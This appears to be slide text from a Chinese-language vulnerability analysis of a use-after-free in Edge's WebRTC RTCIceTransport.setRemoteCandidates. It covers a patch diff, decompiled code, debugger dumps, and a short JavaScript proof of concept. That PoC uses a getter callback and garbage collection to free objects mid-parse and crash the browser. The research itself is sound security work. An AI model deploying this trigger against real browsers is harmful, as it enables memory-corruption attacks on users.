Set the sequence of candidates associated with the remote `RTCIceTransport`. If *state* is "closed", throw an `InvalidStateError` exception.

03 WebRTC Parameters UAF漏洞分析: 漏洞分析

漏洞利用思路



03 WebRTC Parameters UAF漏洞分析: 补丁分析

Bindiff中RTC相关补丁

RTC

☑ Show structural changes ☑ Show only instructions changed ☑ Show identical


Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks	Jumps
0.17	**0.27**	**0000000180B02140**	**??_G?$RefCounted@VCIndexedDBServerProxy_N...**	**Normal**	**000000018055FD70**	**?ClearModernArrayVarsIfNecessary@ORTC@@YAXAEAV?$CMode...**	**No...**	**0 3 3**	**2 1 7**
0.20	0.34	0000000180008B50	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008B50	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCRtpFecPar...	No...	0 2 3	1 0 4
0.23	0.34	0000000180007C70	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180007C70	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCDTMFTone...	No...	1 2 0	2 0 1
1.00	0.35	00000001804DB470	?ConvertCSSToFmBorderStyle@@YAHJPEAE@Z	Normal	00000001804DB600	?ConvertCSSToFmBorderStyle@@YAHJPEAE@Z	No...	0 15 0	0 20 0
1.00	0.50	0000000180DA7874	?UseSourceExtension@COrtcCaptureMediaSource...	Normal	0000000180DA7574	?UseSourceExtension@COrtcCaptureMediaSource@@IEBAJPEAPE...	No...	0 3 0	0 2 0
0.40	0.58	00000001800085F0	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	00000001800085F0	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCPeerConnect...	No...	0 2 1	1 0 2
0.37	0.58	0000000180008070	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008070	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCIceGatherOpti...	No...	2 2 0	3 0 1
0.40	0.66	00000001800089F0	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	00000001800089F0	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCRtpContribut...	No...	2 2 0	3 0 1
0.37	0.73	00000001800080F0	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	00000001800080F0	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCIceServer::s...	No...	0 1 3	3
0.39	0.73	0000000180008CE0	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008CE0	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCRtpUnhandle...	No...	2 1 0	2
0.38	0.73	0000000180008400	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008400	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCOfferAnswer...	No...	0 1 2	2
0.40	0.73	0000000180008800	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008800	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCRtpCapabilit...	No...	1 1 0	1
0.43	0.73	00000001800080B0	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	00000001800080B0	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCIceParameter...	No...	0 1 1	1
0.70	0.80	0000000180D9D3A4	?UnpackSequenceOfDictionaryFromVar@ORTC@...	Normal	0000000180D9D194	?UnpackSequenceOfDictionaryFromVar@ORTC@@YAJPEAVCDoc...	No...	1 9 0	6 10 2
0.54	0.84	0000000180008E80	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008E80	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCTransportStat...	No...	2 2 0	3 0 1
0.60	0.88	0000000180007D40	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180007D40	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCIceCandidat...	No...	0 2 1	1 0 2
0.83	0.90	0000000180008130	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008130	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCInboundRTP...	No...	2 15 0	3 13 1
0.68	0.91	0000000180008B80	_dynamic_initializer_for__CFastDOM::Dictionaries::...	Normal	0000000180008B80	_dynamic_initializer_for__CFastDOM::Dictionaries::RTCRtpHeaderEx...	No...	0 5 2	2 2 4

```
int __fastcall ORTC::ClearModernArrayVarsIfNecessary(__int64 a1)
{
  unsigned int v1; // ebx@1
  __int64 v2; // rdi@1
  void **v3; // rax@2
  __int64 v4; // rdx@2

  v1 = 0;
  v2 = a1;
  if ( *(_DWORD *)(a1 + 8) )
  {
    do
    {
      v3 = (void **)CModernArray<TSmartPointer<CCaptureStreamProxy,CStrongReferenceTraits,CCaptureStreamProxy *>,CDefaultTraits<TSmartPointer<CCaptureStreamProxy,CStrongReferenceTraits
                      v2,
                      v1);
      CJScript9Holder::VarRelease(*v3, v4);
      ++v1;
    }
    while ( v1 < *(_DWORD *)(v2 + 8) );
  }
  return CModernArray<media::SincResampler *,CDefaultTraits<media::SincResampler *>>::RemoveAll(v2);
}
```

新增函数ORTC::ClearModernArrayVarsIfNecessary

03 WebRTC Parameters UAF漏洞分析: 补丁分析

谁调用了ORTC::ClearModernArrayVarsIfNecessary



函数调用流程

1. CRTCRtpReceiver::Var_receive/send -> ORTC::UnpackRTCRtpParametersFromVar -> ORTC::UnpackSequenceOfDictionaryFromVarEx -> ORTC::ClearModernArrayVarsIfNecessary

2. CRTCIceTransport::Var_setRemoteCandidates -> ORTC::UnpackSequenceOfDictionaryFromVar -> ORTC::UnpackArrayObjectVar + ORTC::ClearModernArrayVarsIfNecessary

3. ……

调用的流程有很多种，以第二种为例，分析为什么要增添ClearModernArrayVarsIfNecessary

03 WebRTC Parameters UAF漏洞分析: 补丁分析

补丁后，UnpackSequenceOfDictionaryFromVar函数中的ClearModernArrayVarsIfNecessary函数位置如下

```
if ( ORTC::IsArrayVar(a2, a3, (void *)a3) )
{
  CModernArray<TSmartPointer<COmWindowProxy,CWeakReferenceTraits,COmWindowProxy *>,CDefaultTraits<TSmartPointer<COmWindowProxy,CW
  v8 = ORTC::UnpackArrayObjectVar(v3, (__int64)v5, &v12);
  for ( i = 0; ; ++i )
  {
    v6 = v8;
    if ( v8 || i >= v13 )
      break;
    v10 = *(_QWORD *)CModernArray<TSmartPointer<CCaptureStreamProxy,CStrongReferenceTraits,CCaptureStreamProxy *>,CDefaultTraits<
                       (__int64)&v12,
                       i);
    v8 = _guard_dispatch_icall_fptr(v4, v3);
  }
  ORTC::ClearModernArrayVarsIfNecessary((__int64)&v12);
  CModernArray<void *,CDefaultTraits<void *>>::~CModernArray<void *,CDefaultTraits<void *>>((__int64)&v12);
}
```

补丁后，ClearModernArrayVarsIfNecessary函数

```
if ( *(_DWORD *)(a1 + 8) )
{
  do
  {
    v4 = (void **)CModernArray<TSmartPointer<CCaptureStreamProxy,CStrongReferenceTraits,CCaptureStreamProxy *>,CDefaultTraits<TSmartPoi
                    v3,
                    v2);
    CJScript9Holder::VarRelease(*v4, v5);
    ++v2;
  }
  while ( v2 < *(_DWORD *)(v3 + 8) );
}
return CModernArray<media::SincResampler *,CDefaultTraits<media::SincResampler *>>::RemoveAll((_QWORD *)v3, a2);
```

03 WebRTC Parameters UAF漏洞分析: 补丁分析

补丁前，函数UnpackSequenceOfDictionaryFromVar

```
0:016> d rdx
000001ee`51f3c3c0  f8 5c b7 3d ff 7f 00 00-80 d4 f3 51 ee 01 00 00
000001ee`51f3c3d0  00 00 00 00 00 00 00 00-05 00 01 00 00 00 00 00
000001ee`51f3c3e0  20 00 00 00 00 00 00 00-00 00 51 4d ee 01 00 00
000001ee`51f3c3f0  00 00 51 4d ee 01 00 00-00 00 00 00 00 00 00 00
000001ee`51f3c400  1c 00 00 00 00 00 00 00-00 00 e9 38 ee 01 00 00
000001ee`51f3c410  80 41 e7 38 ee 01 00 00-70 ad 62 3d ff 7f 00 00
000001ee`51f3c420  00 00 00 00 00 00 00 00-c0 80 f3 51 ee 01 00 00
000001ee`51f3c430  00 00 01 00 00 00 00 00-00 00 00 00 00 00 00 00
0:016> u poi 000001ee`51f3c3c0
chakra!Js::ES5Array::`vftable':
0:016> d 1ee4d510000
000001ee`4d510000  00 00 00 00 1f 00 00 00-21 00 00 00 00 00 00 00
000001ee`4d510010  00 00 00 00 00 00 00 00-e0 c7 50 4d ee 01 00 00
000001ee`4d510020  50 c8 50 4d ee 01 00 00-c0 c8 50 4d ee 01 00 00
000001ee`4d510030  30 c9 50 4d ee 01 00 00-a0 c9 50 4d ee 01 00 00
000001ee`4d510040  10 ca 50 4d ee 01 00 00-80 ca 50 4d ee 01 00 00
000001ee`4d510050  f0 ca 50 4d ee 01 00 00-60 cb 50 4d ee 01 00 00
000001ee`4d510060  d0 cb 50 4d ee 01 00 00-40 cc 50 4d ee 01 00 00
000001ee`4d510070  b0 cc 50 4d ee 01 00 00-20 cd 50 4d ee 01 00 00
0:016> d 1ee4d50c7e0
000001ee`4d50c7e0  d8 dd b3 3d ff 7f 00 00-c0 cf d0 4b ee 01 00 00
000001ee`4d50c7f0  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
000001ee`4d50c800  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
000001ee`4d50c810  0a 00 00 00 00 00 01 00-0c 00 00 00 00 00 01 00
000001ee`4d50c820  0e 00 00 00 00 00 01 00-10 00 00 00 00 00 01 00
000001ee`4d50c830  12 00 00 00 00 00 01 00-14 00 00 00 00 00 01 00
000001ee`4d50c840  16 00 00 00 00 00 01 00-18 00 00 00 00 00 01 00
000001ee`4d50c850  d8 dd b3 3d ff 7f 00 00-c0 cf d0 4b ee 01 00 00
0:016> u poi 000001ee`4d50c7e0
chakra!Js::DynamicObject::`vftable':
```

```
if ( ORTC::IsArrayVar(a2, a3, (void *)a3) )
{
  CModernArray<TSmartPointer<COmWindowProxy,CWeakReferenceTraits,COmWin
  v6 = ORTC::UnpackArrayObjectVar(v3, (__int64)v5, &v12);
  if ( v6 >= 0 )
  {
    v9 = 0;
    if ( v13 )
    {
      do
      {
        v10 = *(_QWORD *)CModernArray<TSmartPointer<CCaptureStreamProxy
                         (__int64)&v12,
                         v9);
        v6 = _guard_dispatch_icall_fptr(v4, v3);
        if ( v6 < 0 )
          break;
        ++v9;
      }
      while ( v9 < v13 );
    }
```

函数UnpackSequenceOfDictionaryFromVar先检查传入的参数是否为一个对象数组。之后创建一个edgehtml自己的ModernArray结构，再由函数UnpackArrayObjectVar去解析传入对象数组中的含有字典类结构的动态对象，将结果保存在自己的ModernArray结构中

03 WebRTC Parameters UAF漏洞分析: 补丁分析

补丁前，函数UnpackSequenceOfDictionaryFromVar

```
0:016> db 000001e6`37384250
000001e6`37384250  e0 c7 50 4d ee 01 00 00-50 c8 50 4d ee 01 00 00
000001e6`37384260  c0 c8 50 4d ee 01 00 00-30 c9 50 4d ee 01 00 00
000001e6`37384270  a0 c9 50 4d ee 01 00 00-10 ca 50 4d ee 01 00 00
000001e6`37384280  80 ca 50 4d ee 01 00 00-f0 ca 50 4d ee 01 00 00
000001e6`37384290  60 cb 50 4d ee 01 00 00-d0 cb 50 4d ee 01 00 00
000001e6`373842a0  40 cc 50 4d ee 01 00 00-b0 cc 50 4d ee 01 00 00
000001e6`373842b0  20 cd 50 4d ee 01 00 00-90 cd 50 4d ee 01 00 00
000001e6`373842c0  00 ce 50 4d ee 01 00 00-70 ce 50 4d ee 01 00 00
```

```
0:016> d 1ee4d50c7e0
000001ee`4d50c7e0  d8 dd b3 3d ff 7f 00 00-c0 cf d0 4b ee 01 00 00
000001ee`4d50c7f0  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
000001ee`4d50c800  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
000001ee`4d50c810  0a 00 00 00 00 00 01 00-0c 00 00 00 00 00 01 00
000001ee`4d50c820  0e 00 00 00 00 00 01 00-10 00 00 00 00 00 01 00
000001ee`4d50c830  12 00 00 00 00 00 01 00-14 00 00 00 00 00 01 00
000001ee`4d50c840  16 00 00 00 00 00 01 00-18 00 00 00 00 00 01 00
000001ee`4d50c850  d8 dd b3 3d ff 7f 00 00-c0 cf d0 4b ee 01 00 00
0:016> u poi 000001ee`4d50c7e0
chakra!Js::DynamicObject::`vftable':
```

```
if ( ORTC::IsArrayVar(a2, a3, (void *)a3) )
{
  CModernArray<TSmartPointer<COmWindowProxy,CWeakReferenceTraits,COmWin
  v6 = ORTC::UnpackArrayObjectVar(v3, (__int64)v5, &v12);
  if ( v6 >= 0 )
  {
    v9 = 0;
    if ( v13 )
    {
      do
      {
        v10 = *(_QWORD *)CModernArray<TSmartPointer<CCaptureStreamProxy
                         (__int64)&v12,
                         v9);
        v6 = _guard_dispatch_icall_fptr(v4, v3);
        if ( v6 < 0 )
          break;
        ++v9;
      }
      while ( v9 < v13 );
    }
```

图中函数会从创建好的ModernArray结构中取出每一个动态对象，调用函数ORTC::UnpackRTCIceCandidateFromVarToCollection解析字典结构及后续处理

03 WebRTC Parameters UAF漏洞分析: 补丁分析

函数ORTC::UnpackArrayObjectVar补丁对比

补丁前

```
v3 = *a1;
v17 = 0i64;
v4 = a3;
v5 = a1;
v6 = *(_QWORD *)(v3 + 96);
v8 = _guard_dispatch_icall_fptr(a1, &v17);
if ( !v8 )
{
  v9 = *(_QWORD *)(*v5 + 48i64);
  v8 = _guard_dispatch_icall_fptr(v5, L"length");
  if ( !v8 )
  {
    v11 = *(_QWORD *)(*(_QWORD *)v17 + 32i64);
    v8 = _guard_dispatch_icall_fptr(v17, v5);
    if ( !v8 )
    {
      v20 = 0;
      JsStaticAPI::DataConversion::VarToInt(v18, &v20);
      v12 = 0;
      do
      {
        if ( v12 >= v20 )
          break;
        v13 = *(_QWORD *)(*v5 + 248i64);
        v8 = _guard_dispatch_icall_fptr(v5, (unsigned int)v12);
        if ( !v8 )
        {
          v14 = *(_QWORD *)(*(_QWORD *)v17 + 64i64);
          v8 = _guard_dispatch_icall_fptr(v17, v5);
          if ( !v8 )
            CModernArray<TSmartMemory<IRtcStatsData>,CDefaultTraits<TSmartMemory<IRtcStatsDat
              v4,
              (__int64 *)&v19);
        }
        ++v12;
      }
      while ( !v8 );
    }
```

补丁后

```
v3 = *a1;
v17 = 0i64;
v4 = a3;
v5 = a1;
v6 = *(_QWORD *)(v3 + 96);
v7 = _guard_dispatch_icall_fptr(a1, &v17);
if ( v7 )
  goto LABEL_17;
v8 = *(_QWORD *)(*v5 + 48i64);
v7 = _guard_dispatch_icall_fptr(v5, L"length");
if ( !v7 )
{
  v10 = *(_QWORD *)(*(_QWORD *)v17 + 32i64);
  v7 = _guard_dispatch_icall_fptr(v17, v5);
  if ( !v7 )
  {
    v20 = 0;
    JsStaticAPI::DataConversion::VarToInt(v19, &v20);
    v11 = 0;
    do
    {
      if ( v11 >= v20 )
        break;
      v12 = *(_QWORD *)(*v5 + 248i64);
      v7 = _guard_dispatch_icall_fptr(v5, (unsigned int)v11);
      if ( !v7 )
      {
        v13 = *(_QWORD *)(*(_QWORD *)v17 + 64i64);
        v7 = _guard_dispatch_icall_fptr(v17, v5);
        if ( !v7 )
        {
          CJScript9Holder::VarAddRef(v18, v9);
          CModernArray<TSmartMemory<IRtcStatsData>,CDefaultTraits<TSmartMemory<IRtcSta
        }
      }
      ++v11;
    }
    while ( !v7 );
  }
}
```

新增函数 CJScript9Holder::VarAddRef

03 WebRTC Parameters UAF漏洞分析: 漏洞分析

函数ORTC::UnpackArrayObjectVar补丁后

```
v3 = *a1;
v17 = 0i64;
v4 = a3;
v5 = a1;
v6 = *(_QWORD *)(v3 + 96);
v7 = _guard_dispatch_icall_fptr(a1, &v17);
if ( v7 )
  goto LABEL_17;
v8 = *(_QWORD *)(*v5 + 48i64);
v7 = _guard_dispatch_icall_fptr(v5, L"length");
if ( !v7 )
{
  v10 = *(_QWORD *)(*(_QWORD *)v17 + 32i64);
  v7 = _guard_dispatch_icall_fptr(v17, v5);
  if ( !v7 )
  {
    v20 = 0;
    JsStaticAPI::DataConversion::VarToInt(v19, &v20);
    v11 = 0;
    do
    {
      if ( v11 >= v20 )
        break;
      v12 = *(_QWORD *)(*v5 + 248i64);
      v7 = _guard_dispatch_icall_fptr(v5, (unsigned int)v11);
      if ( !v7 )
      {
        v13 = *(_QWORD *)(*(_QWORD *)v17 + 64i64);
        v7 = _guard_dispatch_icall_fptr(v17, v5);
        if ( !v7 )
        {
          CJScript9Holder::VarAddRef(v18, v9);
          CModernArray<TSmartMemory<IRtcStatsData>,CDefaultTraits<TSmartMemory<IRtcSta
        }
      }
      ++v11;
    }
    while ( !v7 );
  }
}
```

函数ORTC::UnpackArrayObjectVar会获取对象数组的长度，若长度为一个对象，则转化为整数

对每一个对象数组内的动态对象，函数CJScript9Holder::VarAddRef会给这个对象增加一个引用，然后ModernArray会对动态对象进行缓存

```
0:016> db rcx
00000210`47048370  c8 84 5d 0e f9 7f 00 00-80 c0 60 5b 10 02 00 00
00000210`47048380  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
00000210`47048390  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
00000210`470483a0  0a 00 00 00 00 00 01 00-0c 00 00 00 00 00 01 00
00000210`470483b0  0e 00 00 00 00 00 01 00-10 00 00 00 00 00 01 00
00000210`470483c0  c8 84 5d 0e f9 7f 00 00-80 c0 60 5b 10 02 00 00
00000210`470483d0  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
00000210`470483e0  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
0:016> u poi 00000210`47048370
chakra!Js::DynamicObject::`vftable':
```

03 WebRTC Parameters UAF漏洞分析: 漏洞分析

补丁后，函数ORTC::ClearModernArrayVarsIfNecessary

```
int __fastcall ORTC::ClearModernArrayVarsIfNecessary(__int64 a1)
{
  unsigned int v1; // ebx@1
  __int64 v2; // rdi@1
  void **v3; // rax@2
  __int64 v4; // rdx@2

  v1 = 0;
  v2 = a1;
  if ( *(_DWORD *)(a1 + 8) )
  {
    do
    {
      v3 = (void **)CModernArray<TSmartPointer<CCaptureStreamProxy,CStrongReferenceTraits,CCaptureStreamProxy *>
                      v2,
                      v1);
      CJScript9Holder::VarRelease(*v3, v4);
      ++v1;
    }
    while ( v1 < *(_DWORD *)(v2 + 8) );
  }
  return CModernArray<media::SincResampler *,CDefaultTraits<media::SincResampler *>>::RemoveAll(v2);
}
```

函数CJScript9Holder::VarRelease会把之前函数CJScript9Holder::VarAddRef增加的引用释放掉

所有的引用被释放掉之后，函数CModernArray<media::SincResampler *,CDefaultTraits<media::SincResampler *>>::RemoveAll会Free掉CModernArray结构

通过函数CJScript9Holder::VarAddRef和CJScript9Holder::VarRelease的增加和释放引用的方式，可以防止动态对象被GC回收。

所以，函数ORTC:: UnpackArrayObjectVar中可能存在一个释放动态对象的机会，造成UAF的发生。

03 WebRTC Parameters UAF漏洞分析: 漏洞分析

在回调函数中Free动态对象

```
v3 = *a1;
v17 = 0i64;
v4 = a3;
v5 = a1;
v6 = *(_QWORD *)(v3 + 96);
v7 = _guard_dispatch_icall_fptr(a1, &v17);
if ( v7 )
  goto LABEL_17;
v8 = *(_QWORD *)(*v5 + 48i64);
v7 = _guard_dispatch_icall_fptr(v5, L"length");
if ( !v7 )
{
  v10 = *(_QWORD *)(*(_QWORD *)v17 + 32i64);
  v7 = _guard_dispatch_icall_fptr(v17, v5);
  if ( !v7 )
  {
    v20 = 0;
    JsStaticAPI::DataConversion::VarToInt(v19, &v20);
    v11 = 0;
    do
    {
      if ( v11 >= v20 )
        break;
      v12 = *(_QWORD *)(*v5 + 248i64);
      v7 = _guard_dispatch_icall_fptr(v5, (unsigned int)v11);
      if ( !v7 )
      {
        v13 = *(_QWORD *)(*(_QWORD *)v17 + 64i64);
        v7 = _guard_dispatch_icall_fptr(v17, v5);
        if ( !v7 )
        {
          CJScript9Holder::VarAddRef(v18, v9);
          CModernArray<TSmartMemory<IRtcStatsData>,CDefaultTraits<TSmartMemory<IRtcSta
        }
      }
      ++v11;
    }
    while ( !v7 );
  }
}
```

```
00000048`ca0fa560 00007ff9`0e1e0cae chakra!Js::InterpreterStackFrame::InterpreterHelper+0x486
00000048`ca0fa940 000001b9`aa8c0f92 chakra!Js::InterpreterStackFrame::InterpreterThunk+0x4e
00000048`ca0fa990 00007ff9`0e2f5804 0x000001b9`aa8c0f92
00000048`ca0fa9c0 00007ff9`0e1c4a1f chakra!ThreadContext::ExecuteImplicitCall<<lambda_2b0f13c9a
00000048`ca0faa50 00007ff9`0e375a19 chakra!Js::JavascriptOperators::CallGetter+0x73
00000048`ca0faae0 00007ff9`0e2af99a chakra!Js::ES5ArrayTypeHandlerBase<unsigned short>::GetItem
00000048`ca0fab30 00007ff9`0e126a65 chakra!Js::DynamicObject::GetItemQuery+0x4a
00000048`ca0fab80 00007ff9`0e1cb452 chakra!Js::ES5Array::GetItemQuery+0x25
00000048`ca0fabc0 00007ff9`0e1a52e3 chakra!Js::JavascriptOperators::OP_GetElementI+0x2e2
00000048`ca0fad20 00007ff9`02e19f09 chakra!CJavascriptOperations::GetItem+0xd3
00000048`ca0fae00 00007ff9`02e1d484 edgehtml!ORTC::UnpackArrayObjectVar+0xe5
```

可以通过obj.__defineGetter__的方式将函数绑定在某个传入的属性上，当访问时调用回调函数，free动态对象

03 WebRTC Parameters UAF漏洞分析: 漏洞分析

示例代码:

```
var ice_tran = new RTCIceTransport();                    //创建RTCIceTransport对象
var cnt = 0x50000;
var obj_arr = new Array(cnt);
for (let i=0;i<cnt-1;i++){
        obj_arr[i] = {
        key0: 0x00000002,                                // setRemoteCandidates方法接受
        key1: 0x00000004,                                RTCIceCandidate字典类对象
        key2: 0x00000006,
        key3: 0x00000008,
        key4: 0x0000000a,
        key5: 0x0000000c,
}
```

03 WebRTC Parameters UAF漏洞分析: 漏洞分析

```
//接上文

obj_arr.__defineGetter__(cnt-1,function()          //通过defineGetter的方式实现回调函数
{                                                  //处理最后一个动态对象时，调用回调函数
        obj_arr.length = 0;                        //对象数组长度为0，Free所有动态对象

        CollectGarbage();                          //回收所有的动态对象
});
ice_tran.setRemoteCandidates(obj_arr);             //触发漏洞
```

程序崩溃于

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
chakra!ScriptEngineBase::GetScriptType+0xa5:
00007ffd`831b4645 8b00            mov     eax,dword ptr [rax] ds:00000000`00000000=????????
 # Child-SP          RetAddr           Call Site
00 000000e1`a09fad10 00007ffd`846a60c6 chakra!ScriptEngineBase::GetScriptType+0xa5
01 000000e1`a09fad50 00007ffd`846a64ed edgehtml!ORTC::UnpackRTCIceCandidateFromVar+0x52
02 000000e1`a09faee0 00007ffd`846a8a08 edgehtml!ORTC::UnpackRTCIceCandidateFromVarToCollection+0x1d
03 000000e1`a09faf30 00007ffd`8469c53d edgehtml!ORTC::UnpackSequenceOfDictionaryFromVar+0x84
04 000000e1`a09faf80 00007ffd`842d81ff edgehtml!CRTCIceTransport::Var_setRemoteCandidates+0xad
```

动态对象被回收导致崩溃

03 WebRTC Parameters UAF漏洞分析: 漏洞分析

chakra!ScriptEngineBase::GetScriptType调用关系

函数ORTC::UnpackSequenceOfDictionaryFromVar

```
if ( ORTC::IsArrayVar(a2, a3, (void *)a3) )
{
  CModernArray<TSmartPointer<COmWindowProxy,CWeakReferenceTraits,COmWindowProxy *>,CDefaultTraits<TSmartPointer<COmWindo
  v6 = ORTC::UnpackArrayObjectVar(v3, (__int64)v5, &v12);
  if ( v6 >= 0 )
  {
    v9 = 0;
    if ( v13 )
    {
      do
      {
        v10 = *(_QWORD *)CModernArray<TSmartPointer<CCaptureStreamProxy,CStrongReferenceTraits,CCaptureStreamProxy *>,CD
                         (__int64)&v12,
                         v9);
        v6 = _guard_dispatch_icall_fptr(v4, v3);
```

函数ORTC::UnpackRTCIceCandidateFromVarToCollection

```
__int64 __fastcall ORTC::UnpackRTCIceCandidateFromVarToCollection(ORTC *a1, struct CDoc *a2, struct IActiveScri
{
  __int64 *v4; // rbx@1
  int v5; // edi@1
  __int64 v6; // rcx@2
  __int64 v7; // rdx@3
  __int64 v8; // rax@3
  __int64 v9; // rcx@4
  __int64 v10; // rbx@4
  __int64 v11; // rax@4
  __int64 v12; // rax@5
  struct IRtcOrtcIceCandidate **v14; // [sp+20h] [bp-28h]@0
  __int64 v15; // [sp+30h] [bp-18h]@1

  v15 = 0i64;
  v4 = a4;
  v5 = ORTC::UnpackRTCIceCandidateFromVar(a1, a2, a3, &v15, v14);
```

函数ScriptEngineBase::GetScriptType

函数CJScript9Holder::UnpackDictionary

函数ORTC::UnpackRTCIceCandidateFromVar

```
v5 = a3;
v6 = a2;
v7 = this;
*(_QWORD *)a4 = 0i64;
v8 = a4;
v9 = *(_QWORD *)(*(_QWORD *)a2 + 368i64);
v11 = _guard_dispatch_icall_fptr(a2, a3);
if ( v11 >= 0 )
{
  if ( v36 != 5 )
  {
    v11 = -2140143601;
    goto LABEL_41;
  }
  v44[0] = L"foundation";
  _mm_store_si128((__m128i *)v39, 0i64);
  _mm_store_si128((__m128i *)v40, 0i64);
  v44[1] = L"priority";
  _mm_store_si128((__m128i *)v41, 0i64);
  *(_QWORD *)&v45 = L"ip";
  _mm_store_si128((__m128i *)v42, 0i64);
  *((_QWORD *)&v45 + 1) = L"protocol";
  _mm_store_si128((__m128i *)v43, 0i64);
  *(_QWORD *)&v46 = L"port";
  *((_QWORD *)&v46 + 1) = L"type";
  *(_QWORD *)&v47 = L"tcpType";
  *((_QWORD *)&v47 + 1) = L"relatedAddress";
  v48 = L"relatedPort";
  v49 = L"msMTurnSessionId";
  v11 = CJScript9Holder::UnpackDictionary(v6, (void *)v
  if ( v11 >= 0 )
  {
```

03 WebRTC Parameters UAF漏洞分析: 漏洞分析

函数ORTC::UnpackRTCIceCandidateFromVar

```
.text:0000000180D9AAC9    mov     rax, [rax+170h]
.text:0000000180D9AAD0    call    cs:__guard_dispatch_icall_fptr
.text:0000000180D9AAD6    mov     ebx, eax
.text:0000000180D9AAD8    test    eax, eax
.text:0000000180D9AADA    js      loc_180D9AE99
.text:0000000180D9AAE0    cmp     [rsp+150h+var_110], 5
.text:0000000180D9AAE5    jz      short loc_180D9AAF1
.text:0000000180D9AAE7    mov     ebx, 8070000Fh
.text:0000000180D9AAEC    jmp     loc_180D9AE99
```

rax指向函数ScriptEngineBase::GetScriptType

对象类型不支持

```
.text:0000000180D9AB34    lea     rax, aProtocol  ; "protocol"
.text:0000000180D9AB3B    movdqa  xmmword ptr [rbp+80h+var_B0], xmm1
.text:0000000180D9AB40    mov     qword ptr [rbp+80h+var_80+8], rax
.text:0000000180D9AB44    mov     rcx, rdi        ; struct IActiveScriptDirect *
.text:0000000180D9AB47    lea     rax, aPort      ; "port"
.text:0000000180D9AB4E    movdqa  xmmword ptr [rbp+80h+var_A0], xmm0
.text:0000000180D9AB53    mov     qword ptr [rbp+80h+var_70], rax
.text:0000000180D9AB57    lea     rax, aType_0    ; "type"
.text:0000000180D9AB5E    mov     qword ptr [rbp+80h+var_70+8], rax
.text:0000000180D9AB62    lea     rax, aTcptype   ; "tcpType"
